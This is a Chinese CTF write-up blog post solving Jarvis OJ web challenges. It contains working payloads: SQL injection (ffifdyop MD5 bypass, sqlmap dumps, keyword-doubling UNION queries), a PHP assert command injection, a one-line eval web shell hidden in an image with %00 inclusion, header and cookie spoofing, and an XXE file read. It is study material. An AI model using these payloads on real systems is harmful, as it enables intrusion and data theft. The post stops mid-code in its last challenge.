Jarvis OJ - ALL CHALLENGS

原创

周粥粥啊 于 2021-04-12 10:45:38 发布 109 收藏

分类专栏： CS ctf 文章标签： php 安全

> 作为一个安全菜鸟正在慢慢入门，在了解完基本的CTF知识后就开始刷题找知识点的感觉了
> 虽然并不想写这篇博客，因为大部分题的思路都是看人家的writeup，并且人家写的比我更详细，但一些题目有很多知识点需要记住，所以就有了这篇博客

WEB篇

LOCALHOST


看解决数量就知道没啥可说的；
对于ip可控的2个头部一个是x-forwarded-for，一个是client-ip

- x-forwarded-for: X-Forwarded-For(XFF)是用来识别通过HTTP代理或负载均衡方式连接到Web服务器的客户端最原始的IP地址的HTTP请求头字段。
- client-ip：客户端的IP

这里是x-forwarded-for就能伪装成127.0.0.1

> 但如果使用$_SERVER['remote_addr']就不能修改了

所以用Burp Suite抓包到repeater；然后加一行 x-forwarded-for: 127.0.0.1再send，就可以得到flag；




Login

这里打开就是一个输入密码的页面，没有隐藏页面也没有任何提示

```
1'or '1' ='1
1' or '1'='2
```

效果都一样都是密码错误，不确定是不是过滤了空格或者什么东西，所以只能抓包重放，看看请求头有什么说法没；

他在头部放了一个字段：




```
"select * from `admin` where password='".md5($pass,true)."'"
```

是这个sql语句，能注入的就是后面的md5函数部分了；
这个函数比较特殊；

md5(*string*,*raw*)


参数	描述
string	必需。要计算的字符串。
raw	可选。 • 默认不写为FALSE。32位16进制的字符串 • TRUE。16位原始二进制格式的字符串

在sql里就是，先md5转16字符的2进制，再把这个2进制串强行转为string放到sql中运行；变成
where password=‘最后的字符串’

这里给个例子：

```
content: ffifdyop
hex: 276f722736c95d99e921722cf9ed621c
raw: 'or'6\xc9]\x99\xe9!r,\xf9\xedb\x1c
string: 'or'6]!r,b
```

其中raw中的 \xc9 转义相当于一个字符，在字符串中是个乱码就不用管他；



sql就是这样
ffifdyop md5加密后的字符串为 'or'6xxxxxxx 这种格式，6xxxxx这种格式不是0，那么就是真（x是任意字符）
sql变成了：

```
"select * from `admin` where password='' or '6xxxxxx'"
```

为真，成功绕过

答案也不止这一个；不过还是需要不断撞

```
content: 129581926211651571912466741651878684928
hex: 06da5430449f8f6f23dfc1276f722738
raw: \x06\xdaT0D\x9f\x8fo#\xdf\xc1'or'8
string: T0Do#'or'8
```

这种奇怪的字符串我也不知道有什么好思路

Simple Injection

这题感觉大佬都很有sql注入的感觉，测一下就知道大概是什么过滤方式
先简单注入，发现注入成功显示密码错误，不注入就显示用户名错误；所以可能存在空格过滤；

然后用Burpsuite抓包，把请求头保存到txt'文件中；接下来用sqlmap扫描；

直接扫；

```
sqlmap -r ".\requestHeader.txt"
```

显示俩参数都不能注入
加空格过滤的tamper（自带的）

```
sqlmap -r ".\requestHeader.txt" --tamper=space2comment
```

显示能扫，由此用sqlmap一路获取即可；


```
python sqlmap......?id=1" --current-db  #获取库信息
python sqlmap......?id=1" --current-user  #获取用户信息，可以用--dbs获取所有库名称

python sqlmap......?id=1" -D security --tables #获取该库所有表名
python sqlmap......?id=1" -D security -T users --columns #指定库、表；获取其字段
python sqlmap......?id=1" -D security -T users -C username,password --dump #指定信息，获取列信息
```

其中大佬的writeup多了两个参数；
–technique T --level 3
前一个是用时间盲注（Time-blind）；–level：级别为3（共5级，级别越高，检测越全面
不过最后拿到的password是md5哈希的，找个工具解密一下登陆即可；（不知道大佬是怎么知道md5加密的，感觉没啥特征啊

inject

题目的hint说让我们找到源码先；
所以我先用dirsearch搜一下；



注意到/index.php~
访问该路径获取源码；

```php
<?php
require("config.php");
$table = $_GET['table']?$_GET['table']:"test";
$table = Filter($table);
mysqli_query($mysqli,"desc `secret_{$table}`") or Hacker();
$sql = "select 'flag{xxx}' from secret_{$table}";
$ret = sql_query($sql);
echo $ret[0];
?>
```

这里有两个关键点：

- 三目运算符说明里面的确存在 secret_test这个表，并且根据页面显示，该表只有一个字段，第一个数据是flag{xxx}
- 有两个sql需要注入，因为任何一句报错就不能注入了，页面会显示：
  - Hello Hacker

第一句：

```
desc `secret_{$table}`
```

desc用来展示后面这个表的结构和数据，感觉和select * 差不多效果
这里有个特殊的，她用的不是引号，而是esc下面的那个`
并且desc后面可以有多个参数；
所以

```
desc `a` `b`;
```

也可以，而正常的sql语句中插一个 `` 是不影响语句执行的；
所以就有了payload头：
test ``
这样就可以成功过滤第一句sql，也不影响第二句；

第二句：

```
select 'flag{xxx}' from secret_{$table}
```

这一句有结果回显，所以主要注入工作都在这了；
返回的是ret[0]一条结果，所以可以使用limit 1,1来拿到union的结果；
获取数据库名
http://web.jarvisoj.com:32794/?table=test` ` union select database() limit 1,1
结果为61d300

再获取表名
http://web.jarvisoj.com:32794/?table=test` ` union select table_name from information_schema.tables where table_schema=database() limit 1,1
这里养成好习惯，能直接用api就直接用database()，结果为：
secret_flag
其实可能有其他表，但先把这个表爆出来


再获取列名
http://web.jarvisoj.com:32794/?table=test` ` union select column_name from information_schema.columns where table_name='secret_flag' limit 1,1
但发现咋爆都只有一个D，肯定是有什么过滤；考虑就加了一个引号，所以可能是waf把引号过滤了，手工注入嘛，干脆把where去了，用limit一个一个爆；
http://web.jarvisoj.com:32794/?table=test` ` union select column_name from information_schema.columns limit 1,1
获取到列名；
flagUwillNeverKnow

获取数据：
http://web.jarvisoj.com:32794/?table=test `union select flagUwillNeverKnow from secret_flag limit 1,1`
`幸亏select和from不用引号，所以爆出来结果：`
`flag{luckyGame~}`

babyphp

网页里说到用到.git，所以考虑是不是有git泄露
不管他，先dirsearch扫了再说：

的确有，所以用GitHack恢复一下；要用python2
`python2 .\GitHack.py "http://web.jarvisoj.com:32798/.git/"`
在GitHack的dist文件夹中保存了恢复的源代码；
发现templates有个flag文件是空的



怀疑可能是要访问什么东西他才会把flag写进去

index.php有一段php很可疑：

```php
<?php
if (isset($_GET['page'])) {
 $page = $_GET['page'];
} else {
 $page = "home";
}
$file = "templates/" . $page . ".php";
assert("strpos('$file', '..') === false") or die("Detected hacking attempt!");
assert("file_exists('$file')") or die("That file doesn't exist!");
?>
```

两个函数

- assert ：断言函数，里面的参数会当成php执行，如果为假就进行相关操作
- strpos：在字符串中找后者在前者中第一次出现的位置

所以想到的绕过方法就是针对strpos下手；
用或 | 连接多语句，从而达到绕过并显示flag.php目的

```
http://web.jarvisoj.com:32798/index.php?page=','..') === false | system("cat templates/flag.php") | strpos('
```


这样，那段语句就变成了

```
assert("strpos('templates/ ','..') === false | system("cat templates/flag.php") | strpos(' .php','..') === false
 ") or die("wrong");
```

这里的页面展示That file doesn't exist!
但要看源码才能看到flag
//$FLAG = '61dctf{8e_careful_when_us1ng_ass4rt}';

admin

页面没有任何信息，所以先扫一下；




访问robots.txt
显示Disallow: /admin_s3cr3t.php
逆反心理，访问该页面

http://web.jarvisoj.com:32792/admin_s3cr3t.php
显示flag{hello guest}

访问三个页面都用burp suite抓包重放一下看请求头，在访问：
admin_s3cr3t.php的时候，发现cookie里有一个admin=0的参数；

将其改为1再发送，得到flag



PORT 51

页面显示：Please use port 51 to visit this site.
上来就让我用51端口访问页面；但是如果没有公网IP的机器访问使用的是代理服务器的端口，一般不是51，所以需要用有公网ip的机器访问；
所以马上下单了一个腾讯服务器；访问一下得到flag

```
# curl --local-port 51 http://web.jarvisoj.com:32770/
<!DOCTYPE html>
<html>
<head>
<title>Web 100</title>
<style type="text/css">
        body {
                background:gray;
                text-align:center;
        }
</style>
</head>

<body>
        <h3>Yeah!! Here's your flag:PCTF{M45t3r_oF_CuRl}</h3>
</body>
</html>
```


IN A Mess

这题好多知识点
先上去看网页没什么信息，再看网页源代码：

```
<!--index.phps-->work harder!harder!harder!
```

所以访问index.phps
获得一段源代码；

```php
<?php
error_reporting(0);
echo "<!--index.phps-->";

if(!$_GET['id'])
{
 header('Location: index.php?id=1');
 exit();
}
$id=$_GET['id'];
$a=$_GET['a'];
$b=$_GET['b'];
if(stripos($a,'.'))
{
 echo 'Hahahahahaha';
 return ;
}
$data = @file_get_contents($a,'r');
if($data=="1112 is a nice lab!" and $id==0 and strlen($b)>5 and eregi("111".substr($b,0,1),"1114") and substr($b
,0,1)!=4)
{
 require("flag.txt");
}
else
{
 print "work harder!harder!harder!";
}
?>
```

可以知道有三个参数要传，并且需要绕过获取flag.txt；

1. id：!$_GET[‘id’]，$id==0只需要保证别进这个if；id ==0典型的PHP弱比较，利用id=0a或id=0e123或id=asd均可实现绕过
2. a：stripos($a,’.’)和@file_get_contents($a,‘r’);保证a里面不能有’.’；同时从a中取出的文件内容要是"1112 is a nice lab!"；
3. b：strlen($b)>5 and eregi(“111”.substr($b,0,1),“1114”) and substr($b,0,1)!=4

比较复杂的是a和b的；

a;文件上传

有两种方法：

1. post
   发起一个post请求，请求内容是"1112 is a nice lab!"，然后a等于php://input
2. data的url直传
   这个方法简单靠谱一些；
   为了对一些小数据不用到处引入，所以设计了data语法直接网页内嵌入，平常经常看到的就是
   ；会发现这一句放到src里面或者直接放到url中都能直接解析；

```
data:text/html,<html><body><p><b>Hello, world!</b></p></body></html>
```

这一句直接复制到url中，会渲染为一个网页，所以url后面的内容不是其url，而是网页内容；
简单的说，data类型的Url大致有下面几种形式。

data:,<文本数据>
data:text/plain,<文本数据>
data:text/html,<HTML代码>
data:text/html;base64,<base64编码的HTML代码>
data:text/css,<CSS代码>
data:text/css;base64,<base64编码的CSS代码>
data:text/javascript,<Javascript代码>
data:text/javascript;base64,<base64编码的Javascript代码>
编码的gif图片数据
编码的png图片数据
编码的jpeg图片数据
编码的icon图片数据

所以我们用到第一种形式
a=data:,“1112 is a nice lab!”

b;%00截断

eregi(“111”.substr($b,0,1),“1114”) and substr($b,0,1)!=4需要保证 eregi正则能够匹配并且第一位不等于4；

b的长度大于5，且是基于eregi函数的弱类型，用%00的绕过（ strlen函数对%00不截断但substr截断）那么可以令
b=%00411111

这里可以看一个php常用漏洞的汇总

php常见漏洞

至此；构造的payload为：
http://web.jarvisoj.com:32780/index.php?id=asd&b=%0041111&a=data:,1112%20is%20a%20nice%20lab!
获取到的网页内容为：
Come ON!!! {/^HT2mCpcvOLf}

这里并不是flag，而是一个url，访问它；
又是补全了id=1；
考虑注入；
简单注入测试了一下；发现总是显示：
you bad boy/girl!

所以可能是直接对空格进行了过滤；所以把空格换成/*a*/
发现如果语句错误，它会回显错误的语句：

```
SELECT * FROM content WHERE id=1'/*a*/or/*a*/'1'='1
```

而语句正常的话就正常显示内容：

```
http://web.jarvisoj.com:32780/%5eHT2mCpcvOLf/index.php?id=1/*a*/or/*a*/1=1
```

显示hi666

行，注入它！

注入

先order获取字段数；
order by 3没问题；
SELECT * FROM content WHERE id=1/*a*/order/*a*/by/*a*/4
就报错；
所以字段数为3

拿库
?id=1/*a*/union/*a*/select/*a*/1,2,database()
发现它显示：
you bad boy/girl!
这不是报错，这是他知道我们注入了；所以可能不仅处理了空格，也对sql的关键字也处理了；
这里简单绕过试试；
?id=1/*a*/ununionion/*a*/seselectlect/*a*/1,2,database()
发现成了，所以只是对关键字进行了一次过滤；同时根据报错sql回显也可以发现这一点；
?id=-1/*a*/ununionion/*a*/seselectlect/*a*/1,2,database()
获取数据库名：

test

再获取表名：

?id=-1/*a*/uniunionon/*a*/seselectlect/*a*/1,2,
(seselectlect/*a*/group_concat(table_name)/*a*/frfromom/*a*/information_schema.tables/*a*/where/*a*/table_schema=database())%23

得到表名：content
获取columns

?id=-1/*a*/uniunionon/*a*/seselectlect/*a*/1,2,
(seselectlect/*a*/group_concat(column_name)/*a*/frfromom/*a*/information_schema.columns/*a*/where/*a*/table_name=0x636f6e74656e74)%23

骚的是他把表名content换成了该字符串的十六进制0x636f6e74656e74

获取数据：
?id=-1/*a*/uniunionon/*a*/seselectlect/*a*/1,2,
(seselectlect/*a*/context/*a*/frfromom/*a*/content)%23
得到flag
PCTF{Fin4lly_U_got_i7_C0ngRatulation5}

easy gallery

> 文件上传；文件包含；一句话木马；图片马；%00截断

一句话木马就是

```
<script language="php">
@eval($_POST['cmd']);
</script>
```

解释一下原理：
这个内容放上去；我只要用post请求该页，并且传一个参数cmd=phpinfo(); ，页面收到cmd，然后eval执行语句，就会在页面上显示phpinfo。

看题目；在访问其他俩页面的时候很奇怪，路由是这样的
http://web.jarvisoj.com:32785/index.php?page=submit
不是直接访问submit.php，而是给index.php传了一个page参数；

假如我们随便改一下上传
http://web.jarvisoj.com:32785/index.php?page=23333
页面报错；Warning: fopen(23333.php): failed to open stream: No such file or directory in /opt/lampp/htdocs/index.php on line 24
No such file!

这下大概知道了，传submit他加上一个后缀.php；fopen是文件包含漏洞的高危函数，他会引入传入的文件当成php执行而不去检查是不是php；

正常上传一个图片并且访问；发现其源码是：

```
<img src="uploads/1618318699.jpg"/>
```


所以图片的绝对路径也就有了
http://web.jarvisoj.com:32785/uploads/1618315983.jpg;
这样要是能够上传，就可以利用fopen直接运行本地的木马文件；

而用burp suite直接传php或者修改类型都无法传过去，他只接受图片文件；所以考虑用图片马；
其他writeup说可以直接在图片体里加上一句话木马，但我一加上他就识别出内容不对；所以用命令制作图片马；

cmd中：（powershell报错）

```
copy 1.php/b+1.jpg 2.jpg
```

上传抓包



注意这里还有一个坑点；如果常用的

```
<?php @eval($_POST['cmd']); ?>
```

他一直说你不能这么做；所以可能是waf过滤了这种语法，所以上面图片用的是老语法；

拿到图片id，访问
http://web.jarvisoj.com:32785/index.php?page=uploads/1618315983.jpg
他报错 fopen(uploads/1618315983.jpg.php): failed to open stream: No such file or directory in /opt/lampp/htdocs/index.php on line 24
No such file!

因为他自动加了后缀，所以用%00截断它；
http://web.jarvisoj.com:32785/index.php?page=uploads/1618315983.jpg%00
拿到flag
CTF{upl0ad_sh0uld_n07_b3_a110wed}

最后这一步的处理逻辑是，本来 fopen(uploads/1618315983.jpg.php)被截断成 fopen(uploads/1618315983.jpg)；fopen会直接打开这个图片文件当成php执行，所以最后的一句话木马成功执行，也就算我们植入成功；

想要利用就，用post请求http://web.jarvisoj.com:32785/index.php?page=uploads/1618315983.jpg%00；请求体的参数cmd设为自己需要的命令；

> 串一下思路，首先是把php上传（改文件名、改Content-Type，改文件内容），然后是如何解析并执行php（web容器的解析漏洞、php文件包含）

文件上传的资料：
文件上传漏洞知识点
文件包含和文件上传

api调用

xxe攻击，就是利用xml引用外部实体发起攻击，可以获取文件甚至执行命令；
payload：

```
<?xml version="1.0"?>
<!DOCTYPE abcd[
<!ENTITY any SYSTEM "file:///home/ctf/flag.txt">]>
<something>&any;</something>
```

相关参考：
xxe
xxe

看完这两篇基本对本题就有大体思路了；
提示让我们拿目标机器/home/ctf/flag.txt中的flag值。

所以肯定就
是用xxe攻击获取；

我们上传一个然后burp suite抓包；

修改上传类型为application/xml

请求体改为payload

即可获取flag；

```
POST /api/v1.0/try HTTP/1.1
Host: web.jarvisoj.com:9882
Content-Length: 122
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, l
Content-Type: application/xml
Accept: */*
Origin: http://web.jarvisoj.com:9882
Referer: http://web.jarvisoj.com:9882/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie: UM_distinct
Connection: close

<?xml version="1.0"?>
  <!DOCTYPE abcd[
  <!ENTITY any SYSTEM "file:///home/ctf/flag.txt">]>

  <something>
    &any;
  </something>
```

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 54
Server: Werkzeug/0.9.4 Python/2.7.6
Date: Wed, 14 Apr 2021 02:57:18 GMT

<something>
  CTF{XxE_15_n0T_S7range_Enough}
</something>
```


调用本地文件可以多考虑一下是否需要用到xxe；

WEB?

上来让我输密码，submit后url也没有变化，抓包也没发现什么特殊的；

所以继续查看源码；发现并没有js处理的代码，反而是引用了一个app.js；所以点进去看，一开始看到巨量且没有format的代码以为不会在这里，确实是天真了；
检查的时候发现input是：

```
<input type="password" value="QWB{R3ac7_1s_interesting}" id="pass" style
ding: 0px; position: relative; width: 100%; border: none; outline: none;
ground-color: rgba(0, 0, 0, 0); color: rgba(0, 0, 0, 0.87); cursor: init
font: inherit; appearance: textfield; -webkit-tap-highlight-color: rgba(
```

所以处理的时候大概率使用的是pass取出数据；

把app.js的代码找个js格式化的网站格式化一下，查看代码；一共两万行；

搜索pass；因为大概率要用id从input中取值；

```
default.createElement(m.
default, {
        id: "pass",
        hintText: "Password",
        value: this.state.passcontent,
        onChange: this.handleFormChange,
        type: "password",
        errorText: this.state.errmsg,
        errorStyle: e.err
    }), f.
```


找到一个passcontent；
再搜passcontent，

```
var e = this.state.passcontent,
t = {
    passowrd: e
};
self = this
```

它传给了一个password；其他的passcontent就没什么了；

搜password：
找到关键函数：

```
$.post("checkpass.json", t,
function(t) {
    self.checkpass(e) ? self.setState({
        errmsg: "Success!!",
        errcolor: b.green400
    }) : (self.setState({
        errmsg: "Wrong Password!!",
        errcolor: b.red400
    }), setTimeout(function() {
        self.setState({
            errmsg: ""
        })
    },
    3e3))
})
```


这里的三目运算符就是判断输入是否通过checkpass函数；

搜索checkpass函数：

```
},
r.checkpass = function() {
    var e;
    return (e = r).__checkpass__REACT_HOT_LOADER__.apply(e, arguments)
},
```

调用了__checkpass__REACT_HOT_LOADER__函数
继续搜索__checkpass__REACT_HOT_LOADER__函数；

```
key: "__checkpass__REACT_HOT_LOADER__",
value: function(e) {
    if (25 !== e.length) return ! 1;
